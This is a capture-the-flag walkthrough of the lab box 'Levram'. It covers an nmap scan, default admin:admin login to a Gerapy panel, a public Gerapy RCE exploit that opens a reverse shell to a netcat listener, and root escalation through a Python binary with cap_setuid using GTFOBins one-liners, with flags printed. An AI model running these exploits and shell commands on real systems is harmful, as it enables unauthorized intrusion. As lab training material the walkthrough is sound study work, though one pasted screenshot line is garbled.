# Levram

## **Host Info**

192.168.124.24

## Scan

```
# Nmap 7.95 scan initiated Wed Jan 15 02:29:16 2025 as: /usr/lib/nmap/nmap
--privileged -sCV -O -A -p- -oN nmap.md 192.168.124.24
Nmap scan report for 192.168.124.24
Host is up (0.036s latency).
Not shown: 65533 closed top ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
8000/tcp open http WSGIServer 0.2 (Python 3.10.6)
_http-title: Gerapy
http-cors: GET POST PUT DELETE OPTIONS PATCH
http-server-header: WSGIServer/0.2 CPython/3.10.6
Device type: general purpose router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linu
x kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

TRACEROUTE (using port 256/tcp)

HOP RTT ADDRESS


- 1 33.36 ms 192.168.45.1
- 2 33.43 ms 192.168.45.254
- 3 33.46 ms 192.168.251.1
- 4 25.90 ms 192.168.124.24

OS and Service detection performed. Please report any incorrect results at htt ps://nmap.org/submit/ .

# Nmap done at Wed Jan 15 02:30:12 2025 -- 1 IP address (1 host up) scanne d in 55.97 seconds

## Walkthrough

- weak password on port 8080
  - o admin: admin



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## https://www.exploit-db.com/exploits/50640

https://github.com/hadrian3689/gerapy\_0.97\_rce

```
jip@jip:~/Offsec/PG/Levram/gerapy_0.97_rce$ python3 gerapy_rce.py -t http://192.168.124.24:8000 -u admin -p admin -lhost 192.168.45.170 -l
port 9090
Logging in
Creating project
Sending Payload
```

```
jip@jip:~/Offsec/PG/Levram$ nc -lvnp 9090
listening on [any] 9090 ...
connect to [192.168.45.170] from (UNKNOWN) [192.168.124.24] 33446
bash: cannot set terminal process group (845): Inappropriate ioctl for device
bash: no job control in this shell
app@ubuntu:~/gerapy$ id
id
uid=1000(app) gid=1000(app) groups=1000(app)
app@ubuntu:~/gerapy$ whami
whami
Command 'whami' not found, did you mean:
  command 'whoami' from deb coreutils (8.32-4.1ubuntu1)
  command 'wham' from deb wham-align (0.1.5-8)
Try: apt install <deb name>
app@ubuntu:~/gerapy$ whoami
whoami
app
app@ubuntu:~/gerapy$ |
```

```
app@ubuntu:~$ cat local.txt
cat local.txt
72ec03634d7736febe38ef2716868e6c
app@ubuntu:~$ pwd
pwd
/home/app
app@ubuntu:~$ |
```

### 72ec03634d7736febe38ef2716868e6c

```
find / -perm -u+s 2>/dev/null
/snap/snapd/19361/usr/lib/snapd/snap-confine
/snap/core20/1518/usr/bin/chfn
/snap/core20/1518/usr/bin/chsh
/snap/core20/1518/usr/bin/gpasswd
/snap/core20/1518/usr/bin/mount
/snap/core20/1518/usr/bin/newgrp
/snap/core20/1518/usr/bin/passwd
/snap/core20/1518/usr/bin/su
/snap/core20/1518/usr/bin/sudo
/snap/core20/1518/usr/bin/umount
/snap/core20/1518/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1518/usr/lib/openssh/ssh-keysign
/snap/core20/1891/usr/bin/chfn
/snap/core20/1891/usr/bin/chsh
/snap/core20/1891/usr/bin/gpasswd
/snap/core20/1891/usr/bin/mount
/snap/core20/1891/usr/bin/newgrp
```

```
/snap/core20/1891/usr/bin/passwd
/snap/core20/1891/usr/bin/su
/snap/core20/1891/usr/bin/sudo
/snap/core20/1891/usr/bin/umount
/snap/core20/1891/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1891/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/fusermount3
/usr/bin/umount
/usr/bin/passwd
/usr/bin/mount
/usr/bin/sudo
```

## linpeas scan

```
Files with capabilities (limited to 50):

/snap/core20/1518/usr/bin/ping cap_net_raw=ep
/snap/core20/1891/usr/bin/ping cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/python3.10 cap_setuid=ep
/usr/bin/ping cap_net_raw=ep

Users with capabilities
```

```
python | G | X | G | gerapy exp | X | NVD - CVE | X | G | gerapy exp | X | NVD - CVE | Repository | NA | Addition | MA | COSCP |

G | 25 | gtfobins.github.io/gtfobins/python/#suid | Export LFILE=IIte_to_save | python -c 'import sys; from os import environ as e | if sys.version_info.major == 3: import urllib.request as r | else: import urllib as r | r.urlretrieve(e["URL"], e["LFILE"])'
```

#### File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

```
python -c 'open("file_to_write","w+").write("DATA")'
```

#### File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
python -c 'print(open("file_to_read").read())'
```

#### Library load

It loads shared libraries that may be used to run code in the binary execution context.

```
python -c 'from ctypes import cdll; cdll.LoadLibrary("lib.so")'
```

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run sh -p, omit the -p argument on systems like Debian (<= Stretch) that allow the default sh shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

#### Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo python -c 'import os; os.system("/bin/sh")'
```

#### Capabilities

If the binary has the Linux CAP\_SETUID capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python
./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

```
which python3
/usr/bin/python3
app@ubuntu:~$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
id
uid=0(root) gid=1000(app) groups=1000(app)
whoami
root
```

```
cd /root
ls
email3.txt
proof.txt
snap
cat proof.txt
ad881d639a11493aa4d4683af3b8b503
```

ad881d639a11493aa4d4683af3b8b503